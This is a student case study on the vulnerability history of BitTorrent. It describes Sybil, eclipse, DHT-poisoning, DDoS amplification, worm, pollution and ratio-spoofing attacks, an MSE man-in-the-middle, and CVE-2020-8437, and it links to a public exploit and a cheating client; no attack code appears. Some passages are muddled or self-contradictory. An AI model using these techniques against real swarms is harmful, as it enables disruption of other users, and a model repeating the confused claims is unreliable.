NOVEMBER 2, 2021

BITTORRENT VULNERABILITY HISTORY

A CASE STUDY

IT18015140 - SAPUTHANTHRI N.D.

SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

Malabe

TABLE OF CONTENTS

Appendix I

CHAPTER 1: DOMAIN AND HISTORICAL ANALYSIS

PRODUCT OVERVIEW

INTRODUCTION

To transmit data and electronic files across the Internet decentralized, BitTorrent uses the P2P (peer-to-peer) protocol for communication. BitTorrent is a protocol for downloading data from the internet, similar to HTTP and FTP. BitTorrent, in contrast to HTTP and FTP, is a decentralized protocol. A BitTorrent client installed on a computer connected to the Internet is used to transmit and receive files. The BitTorrent protocol is implemented via a BitTorrent client, which is a computer application. Different operating systems and computer platforms support BitTorrent, including an official BitTorrent client published by BitTorrent, Inc. µ Torrent, Xunlei Thunder, Transmission, qBittorrent, BitComet, and Tixati are some of the more popular clients. Files ready for transmission are listed on BitTorrent trackers, and clients may locate other peers, known as "seeds," who are willing to transmit the files.

The protocol was designed in April 2001 by University at Buffalo alumnus Bram Cohen, who released the first version on 2 July 2001. The most recent revision was implemented in 2017 and is still in use as of June 2020. BitTorrent v2 was released on May 15th, 2017 as an update to the protocol specification. On September 6, 2020, libtorrent was updated to support the new version. For transferring large files, such as digital video files with TV shows and video clips, or digital audio files with songs, BitTorrent is a popular protocol.

A highly publicized case against Shawn Fanning at the beginning of the twenty-first century influenced popular misconceptions about the peer-to-peer (P2P) paradigm. Computer hacker Fanning created the first peer-to-peer (P2P) application, Napster. Digital music, mainly MP3 files, could be searched for and shared with others using this program, which was made available to users. Napster had 80 million registered users when it was at its peak of popularity. The Recording Industry Association of America (RIAA) used Fanning as an example while bringing a lawsuit against Napster. With this, the P2P paradigm was born, and traditional ways of sharing cultural assets were put a stop to.

P2P is often associated with illicit file-sharing in the minds of the general public. The usage of P2P technology by file-sharers does not restrict their activities to illicit file-sharing. Streaming video and music, Voice over IP (VoIP), instant and chat messaging, and file sharing are all possible with the P2P network architecture hidden behind the name. BitTorrent123, a peer-to-peer (P2P) file-sharing service, is a popular way for Linux distributions to distribute their operating system (OS).

This technology is used by artists, singers, and filmmakers to disseminate their work and get exposure. P2P technology is also used by businesses like Facebook and Twitter to update hundreds of their servers. BitTorrent's

server deployment is 75 times quicker than Twitter's prior central solution, according to the social media giant. Blizzard Entertainment, the company that makes World of Warcraft, Diablo 3, and StarCraft 2, distributes their games via BitTorrent and a proprietary client called Blizzard Downloader4. Examples like this show how P2P technology is often used when a significant quantity of data and/or receivers are required.

Politically sensitive information may potentially be distributed via the use of this technology. The death of over a dozen individuals in New Baghdad was shown in the film Collateral Murder, which was published by Wikileaks on April 5th, 2010. Wikileaks disseminated this movie via the HTTP and BitTorrent5 protocols. Despite the fact that Wikileaks was shut down legally, it is impossible to prohibit material dissemination through peer-to-peer networks. There are many ways in which peer-to-peer technologies may help promote free expression.

BitTorrent is the most popular peer-to-peer protocol. When it comes to upstream traffic in North America and Europe, BitTorrent accounts for 36.8% of all North American and 31.8% of all European traffic during peak hours, respectively.

Thus, in Europe and North America, it is the third most often used protocol. No one in the scientific community can deny that BitTorrent is now one of the most widely used protocols. As a result, BitTorrent is often attacked by anti-P2P software vendors that have ties to the entertainment industry, including the music and film industries. Studies based on the active measurement and real-world torrents have shown that such assaults do occur.

OVERVIEW OF FINDINGS

For projects such as BitTorrent to remain secure in the face of increasing torrent capabilities, it is imperative that exploits and vulnerabilities be promptly patched. Bugs may be reduced as a result of the project contribution process, but vulnerabilities may still be created. Future P2P protocols should steer clear of the blunders made with existing P2P protocols. Securing a P2P application is a difficult job. Discuss BitTorrent protocol abuses and systemic fixes to discovered weaknesses after investigating the effect of bandwidth assaults on the P2P protocol's application and transport layer.

PRODUCT ASSETS

Today, BitTorrent is the most widely used peer-to-peer (P2P) protocol. This protocol is unique in that it addresses the free-riding and last-piece issues. To solve the first issue, BitTorrent utilizes an incentive mechanism known as the choke algorithm, which encourages sharing in a tit-for-tat-like method. The rarest piece first algorithm introduced by BitTorrent resolve the second issue. Following a quick discussion of the various protocols, we will utilize the BitTorrent terminology.

- Node: An IP stack on a real or virtual system. This is a DHT implementation running on a distributed system.
- Peer: A BitTorrent client-running node
- Swarm: The torrent is shared by everyone on the network.
- Torrent: BitTorrent swarm and distributed file meta-data is stored in a single file.
- Info-hash: This is the SHA-1 hash of the torrent file, which indicates that are dealing with swarms.
- Peer-id: Randomly generated unique identifier for a particular peer.
- Seeder: Someone who has downloaded and is willing to share the whole piece of material with the rest of their network.
- Leecher: When a peer downloads torrent material and then uploads it for the benefit of other peers, it is acting as a leech.
- Peer set: Within a swarm, each peer keeps track of the other peers it's aware of. Peer set is the term used to describe this list.
- Piece: The download is separated into equal-sized pieces.

BitTorrent, like other P2P networks, faces the bootstrapping issue. When there is no central point of contact, a new peer enters the network. In the original BitTorrent definition, a tracker is defined as a server that keeps track of all the users that are using the protocol. It is necessary for a newly joined peer to obtain contact information from all other peers before it may participate.

A variety of BitTorrent protocol enhancements have been suggested throughout time to obviate the need for a central contract point (the tracker). consider DHT, PEX, and Local Peer Discovery, for example (LPD). New peers that have many peers will initiate connections and transmit a specific BitTorrent handshake to them all at once when they join.

A handshake and all subsequent interactions between peers were originally done using TCP as the default protocol. It is true that when utilized in a P2P setting, TCP has certain drawbacks due to the fact that all connections share the same amount of bandwidth. There is always more bandwidth available to a P2P application because of the various connections. Consequently, BitTorrent, which is designed to run in the background, interferes with front activity such as web browsing and email. BitTorrent came up with the name uTP as a new transport protocol to address this issue.

An unstructured overlay is a peer-to-peer network whose structure is produced at random. Unstructured overlays were used to communicate between peers in the original P2P applications, which were rudimentary. For example, the P2P program built an overlay network using a basic flooding method.




Figure 2: Flooding and Expanding Ring Algorithms




Figure 1: Random Walk Algorithm

Overlay that is unstructured and uses the flooding algorithm to route all requests. q's longevity is limited by its Time to Live (TTL) value. Peer P1 sends a query q to all of its neighbors with a TTL of 2. The method may be shown in Figure 1.

The random walk method may be used as an alternative to the flooding technique. Random walk is a querying technique in which the querying peer randomly chooses one of its peer set and sends a query exclusively to that peer. This peer gets the query, chooses another random peer, and sends the query to this new peer at the same time.

All inquiries are routed randomly using an unstructured overlay. q's longevity is limited by its Time to Live (TTL) value. Peer P1 sends a query q to a random peer in its peer set with a TTL of 3. The method may be shown in Figure 2.

KADEMLIA:

Several modern decentralized protocols, such as BitTorrent and Swarm, use Kademlia, a distributed hash table. Without a central registry or lookup run by a single person or company, Kademlia allows millions of computers to automatically organize into a network and communicate with each other as well as share resources such as files, blobs, and objects among themselves. When compared to centralized or flood-based options, this technique significantly improves node discovery and routing. Due to the fact that Kademlia is distributed, there is no absolute truth about the mapping of Node IDs to addresses; hence, each router must keep this mapping in its own routing table for a subset of the network's nodes.

EXAMPLE ATTACKS

SYBIL AND ECLIPSE ATTACKS:

The name Sybil is derived from Flora Rheta Schreiber's 1973 novel of the same name, which bears the same name. Personality disorders may be used to target service availability in large-scale P2P networks. Multiple bogus peers are introduced into the network by an attacker, all of whom are under the attacker's command. A separate identity to an unknown peer is practically difficult without the assistance of a centralized authority. A lot of assaults may be launched from this point forward.

Storage, communication, and compute resources are all used as deterrents, but they are all finite. In light of the protective measures taken, Communication resources allow a peer to broadcast a request to another peer, which only accepts answers within a certain time period. A peer may challenge another peer to store significant volumes of unique data in storage resources. Also, a peer might challenge another to solve a unique computational problem using their computing resources. These defenses have the apparent drawback of requiring a significant investment of time, energy, and computer capacity. As a result, creating numerous Sybils on the same workstation becomes more difficult. A hacker may still utilize the Sybil attack from inside a botnet by renting time on the network. An eclipse assault is connected to a Sybil attack.

It is possible for an attacker to insert malicious nodes into a victim's routing table by using an eclipse-type attack. Routing table poisoning is another name for this attack. So, instead of communicating with normal nodes, the victim will only hear from the malicious nodes. An eclipse assault is so-called because the assailant completely obscures the victim's vision.




Figure 3: Eclipse Attack

Peers P1–P3 are malevolent and overshadow Peer P4 (the victim). Affected users can no longer use the P2P network, and the attacker has control over what messages affected users receive. Overlay networks are vulnerable to attacks like these because of the way they are constructed. P2P networks are built on top of overlay networks. One issue is that overlay networks have open or relatively weakly controlled membership. The overlay communication of these nodes may be disrupted if an attacker has control of a significant number of neighbors from genuine nodes. A countermeasure based on modest churn audits and anonymous auditing is proposed. To discover new peers, BitTorrent uses the MLDHT structured overlay network. A real-world Sybil

assault paired with the poisoning of the MLDHT index. There are two types of assaults in this study: vertical and horizontal. In a horizontal assault, the routing table is polluted by as many peers as possible, but in a vertical attack, the routing table of a particular peer is flooded with Sybils. An eclipse assault is a kind of vertical attack. According to the findings, both forms of assaults are presently in use.

MLDHT ATTACKS:

To join a swarm in the BitTorrent system, a peer must first get meta-information. A peer may receive the first peer set to bootstrap the download by looking up centralized trackers in the torrent file, which is how BitTorrent gets its meta-information. Distributed trackers were created in part because of legal concerns, but they were also created to improve the availability of service and the resilience of the system. Even they both use the Kademlia DHT, BitTorrent has two separate, incompatible distributed tracker implementations. VUZE is one, while MLDHT is another.

MLDHT just implements Kademlia's bare essentials. Peers and content in MLDHT are identified using a 160-bit string. Information hashes and content IDs are two terms that describe the same thing. The initial peer set, and meta information are obtained by using this info hash by a peer. Four different control messages are supported by MLDHT:

1. PING: Determine whether a node is available by doing a probe on it. The node will be removed from the routing database if it is inactive for an extended length of time.
2. FIND_NODE: This message may be used to determine the K IDs that are closest to a particular target ID.
3. GET_PEERS: Calculate the first peer set for supplied information.
4. ANNOUNCE_PEER: A swarm member makes an announcement to the rest of the group.

VERTICAL ATTACK:


A vertical attack aims to load a large number of sybils into a single routing table at the same time. Although the vertical assault is similar to the eclipse attack1, it may target a content ID, which makes it more dangerous. At this point, the attacker is waiting for a node ID or content info hash to begin their assault. The attacker then places sybils around the target to "isolate" it from the others. A method known as the k bucket mechanism is also used by the algorithm. A node ID gives the attacker access to every key, value> stored on the target node as well as the ability to intercept any incoming queries. The attacker has complete control of the content if the target ID is a content info hash.

HORIZONTAL ATTACK:

By using a horizontal approach, Sybils are dispersed across the whole system. As many routing tables as feasible should be infected in order to achieve maximum effect The aim is to contaminate as many routing tables as possible, not how many Sybils are in a single routing table. If a horizontal assault is successful, the attacker will be able to sniff most of the system's control messages and so take over.

If an attacker possesses at least one Sybil among a node's k closest neighbors, the k bucket technique suggests that he or she may successfully intercept communications from that node. It simply takes N Sybils to launch an assault. How many resources are required to carry out the attack? The simplest method is to operate a single node instance for each Sybil, however, this consumes a significant amount of processing and network traffic. By using the MLDHT protocol, this may be accomplished with relatively little physical infrastructure.

In MLDHT, this kind of assault requires relatively little in the way of physical resources to execute. To begin, the attacker simply has to respond to PING and FIND NODE signals and ignore anything else. Because the MLDHT protocol does not require the querying node to verify for consistency between the PONG ID and the corresponding item in the routing table, an attacker may use a random PING ID to trick the system. So the attacker doesn't have to keep any state information to perform his thing.



(a) Normal operations (b) Horizontal attack (c) Vertical attack

Figure 4: How to MLDTH attack works

DDOS ATTACKS:

An HTTP server, for example, is under attack by a denial-of-service (DoS) attack that aims to overload the server with requests. A single-source DoS assault is a Denial-of-Service (DoS) attack that is launched by a single computer. A single computer, on the other hand, is unlikely to produce enough packets or bandwidth to really interrupt a service. An attacker, on the other hand, may take control of several devices and send requests to the targeted service from each of them. A DDoS assault is much more harmful than a simple distributed denial-of-service attack.

Tracker and tracker less are two ways to discover other people who have the same file. To get a list of other peers, a peer must make a Get request to a tracker. The peer's IP address and port number are included in the Get request. The tracker's peer list may be injected with the victim's IP address and port using forged data. Other peers attempting to connect to the victim will get this information from the tracker, which they may subsequently disseminate to other peers. An assault on a DDoS server might be launched by taking advantage of the swarm's size. If solely use a peer's source IP address, the problem disappears. BitTorrent peers 'trust the tracker without implementing any authentication or verification methods' is another way to use BitTorrent's tracker in a DDoS assault. An attacker may use a hacked version of the tracker and add the IP addresses of the

victims to the list of peers. When a user is legitimate, they rely on the tracker's answer and attempt to connect with the victim. The victim must keep these connections open until a timeout occurs, even if it doesn't create much traffic. Thus, the attacker uses up all of the victim's connection resources, and no one else can reach the victim.

DDoS attacks may take many forms, and ESM explains one of them in great detail. A peer-to-peer BitTorrent handshake exists between peers, but there isn't one between the tracker and the peer in question. The victim's IP address may be included in a new torrent file, which can then be published on a major torrent discovery site. Statistics from torrent discovery websites reveal that there is no reliable tracker accessible, according to the authors, therefore this approach would be ineffectual. The use of the multi-tracker functionality, as specified in BEP 12, is more efficient. This exploit publishes bogus data to a torrent discovery service using a modified tracker to proclaim the victim as an extra tracker. That the victim might be any Internet-connected machine.

Looking up a victim's peers will provide the attacker a list that includes the victim. P2P network members are not required to contact the victim, who is contacted by the peer who gets the list. According to the researchers, the video broadcast system ESM also has a vulnerability. Each participant selects a random neighbor to send to a subset of their contacts on a regular basis. Malicious peers may use the victim's genuine contact information to send a smear message to other legitimate users. A DDoS assault might be launched against the victim when these members have sent a gossip message to the target.

DISTRIBUTED REFLECTIVE DENIAL-OF-SERVICE ATTACKS (DRDOS):

When an attacker initiates a DRDoS assault, the traffic is not sent directly to the victim. rather, it is routed via amplifiers that reflect the traffic to the victim. This is accomplished by manipulating network protocols that are susceptible to IP spoofing. A DRDoS attack results in a distributed attack that may be initiated by a single or a large number of attacker nodes.

Prior to initiating the assault, the attacker must identify amplifiers. This step is protocol-specific and is determined by the protocol that the attacker seeks to exploit. Internet-wide scanning methods like as ZMap may aid in identifying potential amplifiers. Three of the most popular BitTorrent protocols, BitTorrent, BTSync, and uTP, all have amplification vulnerabilities.

BITTORRENT HANDSHAKE OVER uTP:

According to this research, the suggested attacks are feasible because to uTP's two-way handshake. As a result of this flaw, an attacker may transmit faked BitTorrent or uTP handshakes and exploit the vulnerabilities. A three-way handshake, similar to TCP, would be the optimal countermeasure for uTP. A data packet would be rejected by the receiver if it didn't obtain acknowledgement from all three parties in the three-way handshake. There is a major downside to this strategy in that it would need worldwide cooperation with all BitTorrent developers.

EXPLOIT OF BITTORRENT SYNC:

BTSync uses uTP to synchronize files in a peer-to-peer manner and is a proprietary technology. Due to the protocol's current user base of about 1 million people, it is an attractive target for amplification assaults. Here focused on three exploitable BTSync messages: a tracker request, a BTSync handshake, and a ping.

An attacker needs a working BTSync secret for all communications. Some BTSync users to share their secrets on public websites, though. These details may be used by an intruder to launch an amplifying assault. The tracker request is sent as the first message.

To begin with, BTSync will contact a tracker and ask for a certain secret from all of its peers. BitTorrent Inc. manages the tracker, which is located at t.usyncapp.com. This domain's DNS resolves to four Amazon EC2 cloud IP addresses when run via a DNS lookup. There is a bencoded payload in the tracker request that includes the peer-id, secret, local address, and local port. The tracker request begins with an uTP ST SYN packet. The tracker responds by providing a list of similar users to the one you requested. The answer exceeds the request in size. To a large extent, it is determined by the number of peers that the tracker transmits. The BTSync handshake is sent as the following message.

BITTORRENT WARM:

Peer-to-peer networking technology has grown in popularity as a cost-effective way for consumers to receive free services without relying on centralized servers. It's a huge problem to keep these networks safe from hackers and invaders. Active worm propagation is a persistent issue on P2P networks. Activated worms may flood the Internet extremely quickly, as seen by recent occurrences. In other words, P2P networks may be used by active worms to quickly spread over the Internet. Topology-aware active worms may take advantage of BitTorrent's vulnerability. They might be divided into passive and active worms based on P2P worms' scanning tactics. Passive worms are the same as viruses in that they don't actively seek for new hosts to infect, but instead patiently await their arrival. Worms that are active, on the other hand, go for prey that is weak. Active worms, on the other hand, are more harmful since they reproduce more quickly.

In contrast to an active worm, the propagation of a passive worm is manual. Infected machines, on the other hand, remain inert, waiting for infected ones to spread. Upon making contact with an infected system, the worm copies itself on the other end and begins infecting it. Worms of this kind may be created to attack any Internet application with a known vulnerability.

Active worms proliferate by infecting computer systems and then exploiting infected computers to automate the spread of the worms. An active worm, as opposed to a passive one, may propagate without the assistance of a human host. In terms of P2P active worms, there are two types: hitlist worms that attack a network by targeting a pre-compiled list of susceptible devices, and topologic worms that target a network by using topological information about the machines they infected.

HITLIST WORMS:

At initially an infection spreads rapidly, but it takes a long time to reach 10,000 hosts before it becomes widespread. This difficulty may be easily circumvented using a technique known as hit-list scanning. One hundred thousand to one hundred and fifty thousand prospective victims are identified and collected by the worm's originator before it is unleashed. As soon as the worm is installed on a target system, it begins scanning the whole list. Infected machines have their hit lists divided in half, with one half being sent to the recipient worm and the other half being retained by it. Even if just 10% to 20% of the computers on the hit list are susceptible, an active worm will swiftly move through the hit list and establish itself on all vulnerable devices in only a few seconds because of this rapid division. In spite of its initial 200KB size, the hit list soon falls to nothing when partitioned.

P2P networks have a low infection rate for IP address based Hitlist worms because of the rapid turnover of peers. It is common for peers to join and leave peer-to-peer networks, therefore collecting their IP addresses for the sake of compiling a Hitlist is pointless. An attacker may use a peerID-based-Hitlist in his worm to overcome this barrier and thereby increase the infection rate. Each peer in a P2P network has a unique ID, which is known as a peerID. Only in particular P2P systems is PeerID permanent; BitTorrent does not use it. BitTorrent's PeerID is a client-specific identifier that is created at launch and is thus temporary. This means that an attacker will be unable to create a Hitlist with a high infection rate in BitTorrent.

TOPOLOGIC WORMS:

When the Topologic worm spreads, it goes through two phases: a period in which it targets the peer-to-peer network and a phase in which it spreads to other computers on the network. The Topologic worm, in contrast to the Hitlist worm, selects its next victim in real-time during the P2P phase. It makes use of routing tables and associated node IP addresses obtained on the infected system. To find new targets and launch an assault on them immediately. The topologic worm's behavior makes it more precise, and as a result, it's tougher to detect. The Hitlist worm is faster, but it wastes time searching for new targets, making it slower than the Hitlist worm. BitTorrent's Topologic malware can infect users much more quickly than Hitlist malware, and even faster than eMule malware. This is because Topologic malware can take advantage of the fact that one peer may be linked to several other peers, making it easier to spread.

BANDWIDTH AND CONNECTION ATTACKS:

The following information goes into depth about a bandwidth assault. In a BitTorrent network, a peer has n other peers to keep it company. A peer selects u peers for an unchoke slot and o peers for an optimistic unchoke slot from among these n peers. u peers get the unchoke slot. The goal of a band-width attack is to take up the majority of the u unchoke slots, preventing another peer from downloading from the target. As a result, the attacker has access to the victim's bandwidth and decreases the victim's productivity. Unchoked slots may be

taken over by an attacker who exploits a flaw in the choking algorithm. An attacker requires a faster download speed than other peers in order to exploit the choking mechanism specified in BEP 3.

Attempts by peers to assign an upload slot from the seeder as quickly as possible to halt the seeder cause bandwidth assaults. There is barely a 10 percent chance of increasing download time via bandwidth assaults according to the research. The first seeder will also be subjected to a bandwidth and connection assault to see whether it can be stopped. The goal of this bandwidth assault was to take up as many of the seeder's open slots as possible by downloading at a quicker pace than the other peers. To begin with, the connection assault targeted as many of the seed's connections as possible. These tests revealed that bandwidth assaults were ineffectual, with download times increasing by no more than 10% and never by a factor of five. However, this study also indicates that BitTorrent seeds are subject to connection assaults and that it is feasible to restrict the distribution of data by a seeder with an Azure client2.

INDEX POISONING ATTACK:

P2P networks' search capabilities are being abused in an attack known as index poisoning. A search index is a standard feature of almost all peer-to-peer (P2P) systems. It is possible for an attacker to put huge numbers of false entries into an index using an attack known as “index poisoning”. There is no search option in BitTorrent. BitTorrent, on the other hand, makes use of DHT, which includes a search feature. Both organized and unstructured P2P networks are very susceptible to this form of assault since they are both P2P networks. A distributed blacklisting system was put in place as a countermeasure; however, it was recognized that additional effort was needed. In P2P networks, anonymity is also a security necessity.

METADATA POLLUTION ATTACKS:

There is a lot of overlap between metadata pollution and content pollution. The main difference is that with metadata pollution, modifications are made to the file's name, type, and title. It's possible that the material is a hoax or that the file is completely irrelevant. Because of this, consumers may end up downloading erroneous files.

CONTENT POLLUTION ATTACKS:

A content pollution attack occurs when a malicious person uploads a significant number of decoys (metadata that is the same or similar) to a torrent discovery service. As a result of such an assault, when a user searches for certain material, the stuff that comes up is almost always bogus.

VULNERBILITY HISTORY

CWE-384 (SESSION FIXATION):

CWE-384, the seventh most dangerous web application vulnerability in the OWASP top 10, affects all private BitTorrent communities. All BitTorrent clients use a session ID sent as a GET parameter to authenticate with private trackers. Because there is no way in the protocol to inform the BitTorrent client of a new Session ID, this value cannot be altered. Sniffing the network for announce requests or .torrent files might lead to an attack of this vulnerability. Web application XSS is another tried and true attack method. There is no need to break a password hash when using SQL Injection in the tracker since this session fixation vulnerability allows immediate access. Many private BitTorrent networks use password hashes for everlasting session Ids. The hash of a password should never be revealed. Many programmers don't understand that password hashing is a last line of defense after a database has been compromised.

CWE- 602 (CLIENT-SIDE ENFORCEMENT OF SERVER-SIDE SECURITY):

CWE-602, also known as Client-Side Trust, is another security flaw in every private network. It is intended that the client would report on how much data they have uploaded, downloaded, and still need to download with each published request. These announced requests are used by private BitTorrent networks to impose a sharing ratio. There are certain Private BitTorrent networks that require you to send 1/2 as much as download, which is a 50% ratio. This information can be forged using well-known methods. These easy-to-use programs make HTTP GET requests to the tracker, telling it that the client has submitted data even when it hasn't. Spanned clients include RatioMaster. However, this strategy has been detected by various BitTorrent communications. Detecting this form of trickery is as simple as searching for a sudden increase in the quantity of data being sent. Identifying customers who are uploading when there are no "leechers" around is another option. If the BitTorrent client claims that no data has been shared, it will be more difficult to detect. And the customer never tells us when he/she/it has finished transferring funds. As far as the declared server is concerned, the BitTorrent client is unable to contact anybody else in the swarm under any circumstances.

StealthBomber is the BitTorrent client used to do this. To create this client, modifications were made to Bram Cohen's original Python BitTorrent 5.2.2 client. Also it’s available for download here: https://code.google.com/archive/p/bittorrenthacks/.

CWE – 300 (MITM ATTACK AGAINST MESSAGE STREAM ENCRYPTION):

CWE-300, often known as a "Man in the Middle" attack, applies to BitTorrent. The MSE protocol, which is used to encrypt BitTorrent data, has a vulnerability. This isn't the first time a security flaw has been found in MSE. Deep Packet Inspection, as used by Epoque, may identify and throttle MSE traffic.

In addition, a study titled Attacks on Message Stream Encryption examines a slew of issues surrounding MSE. Another issue is that many of the proposed attacks are purely theoretical and may never be implemented in practice. And to top it all off, no source code has been supplied to demonstrate or otherwise validate any of the attacks described in this research. Despite the fact that the attack against MSE mentioned in this work was created without knowledge of the previous publication, "Attacks on Message Stream Encryption," the source code for the new assault is available to the general public.

MSE employs the RC4 attack, which is most known for its application in breaking WEP encryption. However, this is not a complete solution. MSE uses RC4-drop 1024 to try to enhance RC4. AES is significantly more secure than RC4 when correctly implemented, which is why it is used in WPA2. Many of the other techniques designed to make WEP cracking faster are now impossible with MSE's protections against them. RC4 key generation is a serious flaw in MSE. The RC4 key is currently generated by MSE using a SHA1 hash. A 20-byte SHA1 hash is used as the RC4 key. The key has a base of 256 bytes. The string-to-key function and cryptographically safe keys are quite similar. This SHA1 computation, however, is superfluous; a secure protocol may be developed without ever needing to do this calculation. Instead of using random numbers, which are more expensive to compute, the key creation process might use randomly produced numbers. It's a waste of time for each client to do two SHA1 hash computations during a handshake.

There are three components to the SHA1 hash. Key A is a static string that serves as the first element. Prefixing SHA1 would be substantially more difficult as a result of this change. In this case, a collision is impossible since the attacker should not have access to the hash value. This is a rookie error that just wastes time and money. A Diffie-Hellman (DH) key exchange yields a shared secret as the second part of the encryption scheme. It's critical to use DH key exchanges because they create a shared secret. Can exchange a secret key with someone else via DH key exchange. Your secret is pointless if the other person is being dishonest about their identity. Man In The Middle attacks come into play in this situation. To verify identity, SSL/TLS likewise employs a DH key exchange, but SSL/TLS additionally includes a public key and, in certain cases, a Public Key Infrastructure (PKI).

The "infohash" of the torrent is the third and last part of the RC4 key. .torrent’s "info" sub-tree contains a SHA1 hash, which is used to calculate the "infohash." Passive observers may get this "infohash" in one of three ways. Every announce and scrape request sent by the BitTorrent client to the BitTorrent tracker includes the infohash. Because a scraping request must be issued before any MSE connection can be established, this is excellent from the attacker's point of view. Handshakes inside the swarm carry the "infohash" as well. Sniffing the .torrent file transmission yielded the "infohash," or hash value.

An announcement request should utilize a SHA1 hash of the infohash, according to MSE's standard. This has a number of flaws. The greatest problem is that I can't locate a single announce server that has this capability, therefore it's never really utilized. It's also possible that the double-SHA1 may be hacked by someone with access to every single known infohash. By monitoring their whole network, an ISP might compile a comprehensive database of known info hashes and their accompanying double-sha1 counter parts. It's impractical to keep such

a commonly utilized piece of knowledge a secret. Static strings should never be used for this form of identity verification, since they are prone to error. Double-sha1 "infohash" is similar to using a password's message digest as a session identifier.

A static string functions similarly to a password. A static string must first be circulated before it can be used for authentication. It is impossible to securely communicate the static string, and a successful assault would imply that the secret may be repeated endlessly by anybody. In contrast, when a public key is used to validate the legitimacy of a signature, your private key stays hidden. As a result, this kind of identification does not jeopardize your identity. That is, an attacker cannot then impersonate you using your signature. More precisely, the static string may be estimated in terms of MSE. We make the assumption in the source code given for MSE MITM that we do not know the precise key used for an incoming connection. We are provided with cypher text, but not with the precise "infohash" section of the RC4 key. Eight null bytes are utilized inside the MSE protocol to ensure that the RC4 cypher-text stream has been successfully decoded. this is referred to as a Verification Check (VC). This check may be used in conjunction with the protocol. can go through a list of possible keys, once the eight null bytes included in the encrypted message are decoded, also have the proper "infohash" and can finish the handshake.




Figure 5: Torrent man-in-the-middle in two swarms

CVE-2020-8437 – (TORRENT PROTOCOL REMOTE EXPLOIT):

BitTorrent client of uTorrent's parsing of bencoded dictionaries has a vulnerability, CVE 2020-8437. To keep track of which layer of the bencoded dictionary it was presently processing, uTorrent used an integer bit field (32 bits) before the fix (uTorrent 3.5.5 and before). In the first layer, the bit field would retain '00000000 00000000 00000000 00000001' while in the second layer, it would hold '00000000 00000000 00000000 00000011'. CVE-2020-8437 has two straightforward exploits. When the Remote Peer Exploit, An Extended message packet sent by a remote peer that includes a malicious bencoded dictionary, and a torrent file that contains the same dictionary, are examples of the first attack.

.torrent files encapsulate the most basic information a client needs to start downloading torrents. These files are openly and commonly shared on torrent websites, downloaded, and then opened by torrent clients, effectively making these files a possible vehicle for triggering vulnerabilities in those torrent clients. Let me take

you on a behind-the-scenes-sneak-peek-never-before-seen-on-live-tv look at the internals of a .torrent file, exposing how simple it is to use it to trigger CVE-2020-8437: a .torrent file is simply a bencoded dictionary saved as a file. So, to exploit CVE-2020-8437 from a .torrent file, you just need to save a malicious bencoded dictionary to a file and give that file the .torrent extension.

During the torrent file exploit, the information included in .torrent files is sufficient for a user to begin downloading torrents. Torrent clients download and open these files, posing a risk of exploiting security weaknesses in these clients. During the exploit CVE-2020-8437 by exploiting the internals of a .torrent file in a never-before-seen-on-live-tv sneak peek, Torrent files are just bencoded dictionary files in a format other than the standard. To exploit CVE-2020-8437, must first generate a malicious bencoded dictionary and then rename it .torrent before loading it. .torrent file exploit: https://github.com/guywhataguy/uTorrent-CVE-2020-8437.

CVE-2015-5474 (BITTORRENT AND UTORRENT URI PROTOCOL CLI REMOTE CODE EXECUTION VULNERABILITY):

Google Project Zero researchers are warning of two critical remote code execution vulnerabilities in popular versions of BitTorrent's web-based uTorrent Web client and its uTorrent Classic desktop client. According to researchers, the flaws allow a hacker to either plant malware on a user's computer or view the user's past download activity. The vulnerabilities are easy to exploit and are tied to various JSON-RPC issues, or problems with how the web-based apps handle JavaScript Object Notations (JSON) as they relate to the company's remote procedure call (RPC) servers. Simply put, those JSON-RPC issues create a vulnerability in the desktop and web-based uTorrent clients, which both use a web interface to display website content. An attacker behind a rogue website, Ormandy said, can exploit this client-side flaw by hiding commands inside web pages that interact with uTorrent's RPC servers. Those commands range from downloading malware into the targeted PC's startup folder or gaining access to user's download activity information.

